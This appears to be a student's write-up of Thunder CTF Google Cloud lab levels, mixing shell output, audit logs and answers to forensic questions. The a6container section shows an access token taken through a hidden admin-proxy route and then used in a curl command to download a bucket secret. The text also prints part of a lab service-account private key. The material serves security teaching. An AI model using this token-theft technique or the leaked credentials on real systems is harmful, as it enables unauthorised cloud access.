elafleur@cloudshell:~/thunder-ctf/core/levels/thunder/a5power (w22websec-elafleur-evan-lafleu)$ gsutil ls gs://a5-bucket-883227565353/
gs://a5-bucket-883227565353/secret.txt
elafleur@cloudshell:~/thunder-ctf/core/levels/thunder/a5power (w22websec-elafleur-evan-lafleu)$ gsutil cp gs://a5-bucket-883227565353/secret.txt .
Copying gs://a5-bucket-883227565353/secret.txt...
/ [1 files][   48.0 B/   48.0 B]
Operation completed over 1 objects/48.0 B.
elafleur@cloudshell:~/thunder-ctf/core/levels/thunder/a5power (w22websec-elafleur-evan-lafleu)$ ls
a5power.hints.html  a5power.py  a5power.yaml  function  __pycache__  secret.txt
elafleur@cloudshell:~/thunder-ctf/core/levels/thunder/a5power (w22websec-elafleur-evan-lafleu)$ cat secret.txt
652879098125236039926793887127483584859668708544elafleur@cloudshell:~/thunder-ctf/core/levels/thunder/a5power (w22websec-elafleur-evan-lafleu)$
```

2022-02-25 00:08:40.162 PST

storage.googleapis.com storage.objects.get …5-bucket-883227565353/objects/secret.txt elafleur@pdx.edu audit_log, method: "storage.objects.get", principal_email: "elafleur@pdx.edu"

Hide log summary | Expand nested fields | Copy to clipboard | Copy link


```
{
  insertId: "kthe2jf1ky1yl"
  logName: "projects/w22websec-elafleur-evan-lafleu/logs/cloudaudit.googleapis.com%2Fdata_access"
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {1}
    authorizationInfo: [1]
    methodName: "storage.objects.get"
    requestMetadata: {4}
    resourceLocation: {1}
    resourceName: "projects/_/buckets/a5-bucket-883227565353/objects/secret.txt"
    serviceName: "storage.googleapis.com"
    status: {0}
  }
  receiveTimestamp: "2022-02-25T08:08:41.140945416Z"
  resource: {2}
  severity: "INFO"
  timestamp: "2022-02-25T08:08:40.162274893Z"
}
```


2022-02-25 00:07:32.631 PST

iam.googleapis.com google.iam.admin.v1.UpdateRole …lafleu/roles/a5_access_role_883227565353 a5-func-883227565353-sa@w… audit_log, method: "google.iam.admin.v1.UpdateRole", principal_email: "a5-func-883227565353-sa@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.com"

Hide log summary | Expand nested fields | Copy to clipboard | Copy link



```
{
  insertId: "a12pse14wb0"
  logName: "projects/w22websec-elafleur-evan-lafleu/logs/cloudaudit.googleapis.com%2Factivity"
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {3}
    authorizationInfo: [1]
    methodName: "google.iam.admin.v1.UpdateRole"
    request: {4}
    requestMetadata: {4}
    resourceName: "projects/w22websec-elafleur-evan-lafleu/roles/a5_access_role_883227565353"
    response: {7}
    serviceData: {2}
    serviceName: "iam.googleapis.com"
    status: {0}
  }
  receiveTimestamp: "2022-02-25T08:07:33.667617016Z"
  resource: {2}
  severity: "NOTICE"
  timestamp: "2022-02-25T08:07:32.631808022Z"
}
```


2022-02-25 00:00:04.759 PST


cloudfunctions.googleapis.com …loudFunctionsService.UpdateFunction …-central1/functions/a5-func-883227565353 elafleur@pdx.edu audit_log, method: "google.cloud.functions.v1.CloudFunctionsService.UpdateFunction", principal_email: "elafleur@pdx.edu"

Hide log summary | Expand nested fields | Copy to clipboard | Copy link



```
{
  insertId: "1nxlpqae1oylu"
  logName: "projects/w22websec-elafleur-evan-lafleu/logs/cloudaudit.googleapis.com%2Factivity"
  operation: {
    first: true
    id: "operations/dzIyd2Vic2VjLWVsYWZsZXVyLWV2YW4tbGFmbGV1L3VzLWNlbnRyYWwxL2E1LWZ1bmMtODgzMjI3NTY1MzUzL3F1SndBTjBzVjhV"
    producer: "cloudfunctions.googleapis.com"
  }
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {1}
    authorizationInfo: [1]
    methodName: "google.cloud.functions.v1.CloudFunctionsService.UpdateFunction"
    request: {3}
    requestMetadata: {4}
    resourceLocation: {1}
    resourceName: "projects/w22websec-elafleur-evan-lafleu/locations/us-central1/functions/a5-func-883227565353"
    serviceName: "cloudfunctions.googleapis.com"
  }
  receiveTimestamp: "2022-02-25T08:00:05.785321643Z"
  resource: {2}
  severity: "NOTICE"
  timestamp: "2022-02-25T08:00:04.759152Z"
}
```



"a5-func-883227565353-sa@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.com"



- What is the service account key name used to perform the operation?
  - //iam.googleapis.com/projects/w22websec-elafleur-evan-lafleu/serviceAccounts/a5-access@w22websec-elafleur-evan-lafleu.gserviceaccount.com
- What IP address did the request originate from? What UserAgent was used?
  - 64.233.172.171
- What methodName was invoked and what authorization permission was used for this operation?
  - command/gcloud.functions.deploy
- What evidence suggests that this request did not come from the Cloud Function itself?
  - The function has its own role/policy



4.2.17 a6container

Start Time: `Fri 25 Feb 2022 08:38:10 AM UTC`

End Time: `Fri 25 Feb 2022 08:54:41 AM UTC`

```
NAME: a6-container-vm
ZONE: us-west1-b
MACHINE_TYPE: f1-micro
PREEMPTIBLE:
INTERNAL_IP: 10.138.0.9
EXTERNAL_IP: 34.105.100.146
STATUS: RUNNING
```


```
metadata:
  fingerprint: Qp1D1kNa8LY=
  items:
  - key: gce-container-declaration
```

```
    value: |
      apiVersion: v1
      kind: Pod
      metadata:
        name: a6
      spec:
        containers:
          - name: a6
            image: docker.io/wuchangfeng/thunder-ctf-a6:latest
            imagePullPolicy: Always
            ports:
              - containerPort: 80
                hostPort: 80

tags:
  fingerprint: FYLDgkTKlA4=
  items:
  - http-server
```

@app.route('/admin-proxy-aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d')


```
{"access_token":"ya29.c.b0AXv0zTNxl4csmJhHszR_ilCGsiQNMaXj9x461j9WPc84CIYA6
rrvsWkhwkDSE8scdGE8jiT29uua7smP_hPIOU2iqSk66VfiYcUdHGYI0TmYeI6FoCBnqDN6uhAu
rNjCE3KVdz-mwUimWb08PkcLk52bS-_oxj0aYCyEvryeimfyw_tHIqSkQMFRF3MMGwfa2L1xgn5
Feg
```


```
curl
https://www.googleapis.com/storage/v1/b/a6-bucket-866686969683/o/secret.txt
?alt=media -H "Authorization: Bearer
ya29.c.b0AXv0zTNxl4csmJhHszR_ilCGsiQNMaXj9x461j9WPc84CIYA6rrvsWkhwkDSE8scdG
E8jiT29uua7smP_hPIOU2iqSk66VfiYcUdHGYI0TmYeI6FoCBnqDN6uhAurNjCE3KVdz-mwUimW
b08PkcLk52bS-_oxj0aYCyEvryeimfyw_tHIqSkQMFRF3MMGwfa2L1xgn5Feg"
```



- Explain why this would be a red flag for a forensic investigator.
    - Because this specific login information is linked to the virtual machine that was from a different location

NOTE[This container does not match above because i ended the vm without realizing that it still needed to be running, so i completed the steps again but it was not showing the same output as the code lab]

```
elafleur@cloudshell:~ (w22websec-elafleur-evan-lafleu)$ docker ps
CONTAINER ID   IMAGE                          COMMAND       CREATED              STATUS              PORTS     NAMES
41ce4b338c70   wuchangfeng/thunder-ctf-a6     "/bin/bash"   About a minute ago   Up About a minute             lucid_pasteur
elafleur@cloudshell:~ (w22websec-elafleur-evan-lafleu)$
```


4.3 Thunder CTF Defender

4.3.3 defender/Intro

Start: `Fri 25 Feb 2022 09:25:17 AM UTC`

Completed: `Fri 25 Feb 2022 09:38:42 AM UTC`

"private_key_id": "607d6527f69df8b1a5fc77439d607039061320fb"
"private_key": "-----BEGIN PRIVATE
KEY-----\nMIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQCW7n1UbA6/eW6O\nrMZRqP2Pcx1CbZ9SGafPkNPQClFwGKUfHYmDFRbfCjM7Dafw/T4KNitea5roouiz\nw7HnjY/zIouDR2wdqtjZDdKz
1AfV5VbKYhrm+nxQNzypeMASo4KgC0AoamBdzoc\n1UcG3THrBsuHml29uPTB+vZuO8ETZdJp40FLcTMO0vpzWMiUa0yqTLpXr/leqHLa\nK0Z3Eiqf9Y/JX1lCuZcKnJrPsqxUezTNpLNXvRS+NQCP5uV/e8mMlGLyHF
c8vvZZ\nvTYYKeIjoPtrCLGo2SLMR8EnEmYUVchyYcQo5luqwkDvXH9rTOf8dOo88MOVHhAY\nJakNcEezAgMBAAECggEAK+ZWQdXkPEEfrRQH4vyaM70xx36HFqQrsS3YzewSX95r\nOK+orZ3Wty0KVaTVMj0WbHXxC1
eVCRFJSfAjsMv2EKv9lEOT6NUmmYtxu6hyVv6L\nzfXXCVPWErLlERa6/fyxb9B0Rni/Cs8Y8gX+0LpJqKijTl/R4DsJxdovD0UGFZPX\nq26lEiULaLbn/OkIHE25ysmO6Rc60K0dtJIvTni65MyakhgJNQSVXdXFo0Gn
RO7p\nIDnbKYY//PM8izHz/5g9qqnSIM9hXMFEK3hxnnA1/folCvfTEmK5keB4dljn4csS\nITGChKZNOMO9T17uXPaO/eN2W6iZKV79RQ0DJY5VEQKBgQDPR7hzTpV4vywKA8ql\nu4FIjOuAqgYYKM3ZSLX4nuoIZhga
7cb7XrmpwLaUNFMWmth5ADGB8c/e0J4PDqFm\nBZdRKjx2cJqPre+4+oDtb8FacQ4nQDSKjgYMuZu3Gy+bFHnYApGDoXMlNybmLyAT\nzQdbOoLmn7HO6tkq8Op2mpAJZQKBgQC6aDaP/CGtLhK+o+sA2hJAKoy9+wtonI
of\nfrYsBOeSSoZb3m8lf3dyj5xv79tSDsBwjZ46/tHtf4dl/WIx6U2pr7uydBxNGkG6\n9UrhgTIGolJTLAaYQxAqc43zqUrYLZ2ErAmumRzcROloaFkHkTSaGdMDwqYPJjKm\nFgmH4cKHNwKBgBzrrNipxkEqq0JadR
ParZcp0lIJZwBH8TC37GvcAFtbo1Fei7zW\n4qDEurTC+DTXNgzr8fxneNFl2ifPqsVJUmuIsRb1bxtM8X2ltgdq6FduHsNrOel7\nF2z/GLLboDDLEpUJBrSO+jnfEBZdzOP2X2hjKZB0B6MPMW3EX3Jc7mvhAoGBAJhG
\ng7QRsu0HAzcLLvHOMzSJzdlwmDxIDKl32JeTFh0ylhm8Vq2aOFi0qoXiuhaJiHkp\np0XoXlOWZ2RQnoPJY7Enprw8D9aIiYOR2C7pXJWAyqG5CFYgCrezGBYhiMuaT+BO\nrcYcvC/Qd5/cBkahPwhX6kJbI06i1KNK



4.3.5 defender/audit (part 1)


Start: `Fri 25 Feb 2022 10:02:08 AM UTC` started 2 minutes before

Completed: `Fri 25 Feb 2022 10:20:04 AM UTC`


- What is the name of the Cloud SQL instance the proxy is connected to?

```
./cloud_sql_proxy
-instances=cs495-thunder-defender:us-west1:userdata-db-instance-563
451082322=tcp:5432
```


- What type of database is the Cloud SQL instance running?



- List all of the routes the web application implements



- Explain what its function might be.
    - It looks like the attacker has implemented some sort of functionality that accesses the database. It is the only one that does not directly reference to the app.
- What is the name of the service account used to perform this operation?



- What is the name of the metadata key that has been changed (Hint: expand out protoPayload.metadata)?
    - `0: "gce-container-declaration"`

4.3.9 defender/audit (part 2)

Start: `Fri 25 Feb 2022 10:20:04 AM UTC`

Completed: `Fri 25 Feb 2022 10:31:24 AM UTC`

- What is the name of the service account and the service account key (protoPayload.authenticationInfo) used to retrieve each object?

```
authenticationInfo: {
principalEmail: "dev-account@cs495-thunder-defender.iam.gserviceaccount.com"
serviceAccountKeyName:
"//iam.googleapis.com/projects/cs495-thunder-defender/serviceAccounts/dev-accou
nt@cs495-thunder-defender.iam.gserviceaccount.com/keys/6df6d52616cb51da2b4453fa
f62d1df1286694d3"
}
```

- Expand out the log entry associated with this access. What is the name of the object retrieved (e.g. protoPayload.resourceName)?

```
File Accessed:
resourceName: "projects/_/buckets/vm-image-bucket-563451082322"
resourceName: "projects/_/buckets/vm-image-bucket-563451082322/objects/test.py"
```

```
resourceName: "projects/_/buckets/vm-image-bucket-563451082322/objects/requirements.txt"
resourceName: "projects/_/buckets/vm-image-bucket-563451082322/objects/main.py"
resourceName: "projects/_/buckets/vm-image-bucket-563451082322/objects/compute-admin.json"
resourceName: "projects/_/buckets/vm-image-bucket-563451082322/objects/cloud_sql_proxy"
 {1}
resourceName: "projects/_/buckets/vm-image-bucket-563451082322/objects/Dockerfile"
```

-

4.3.11 defender/audit (part 3)

Start: `Fri 25 Feb 2022 10:31:24 AM UTC`
Completed:

- Expand out the log entry associated with this access and examine the jsonPayload.auth field. What is the private_key_id of the leaked key?
    - `"private_key_id": "6df6d52616cb51da2b4453faf62d1df1286694d3"`
- Expand out the entry and find the filter used to search the logs (protoPayload.request.filter).

```
insertId: "nln0sgchdw"
logName: "projects/cs495-thunder-defender/logs/cloudaudit.googleapis.com%2Fdata_access"
protoPayload: {
  @type: "type.googleapis.com/google.cloud.audit.AuditLog"
  authenticationInfo: {3}
  authorizationInfo: [3]
  methodName: "google.logging.v2.LoggingServiceV2.ListLogEntries"
  request: {
    @type: "type.googleapis.com/google.logging.v2.ListLogEntriesRequest"
    filter: "logName=projects/cs495-thunder-defender/logs/rmUser AND timestamp>="2022-02-24T09:57:30.920103+0000""
```


- What is the service account key (protoPayload.authenticationInfo) used to list the log entries?


  "//iam.googleapis.com/projects/cs495-thunder-defender/serviceAccounts/log-viewer@cs495-thunder-defender.iam.gserviceaccount.com/keys/8409f440ae6fa12d92a6d0d933a358c6985bd326"

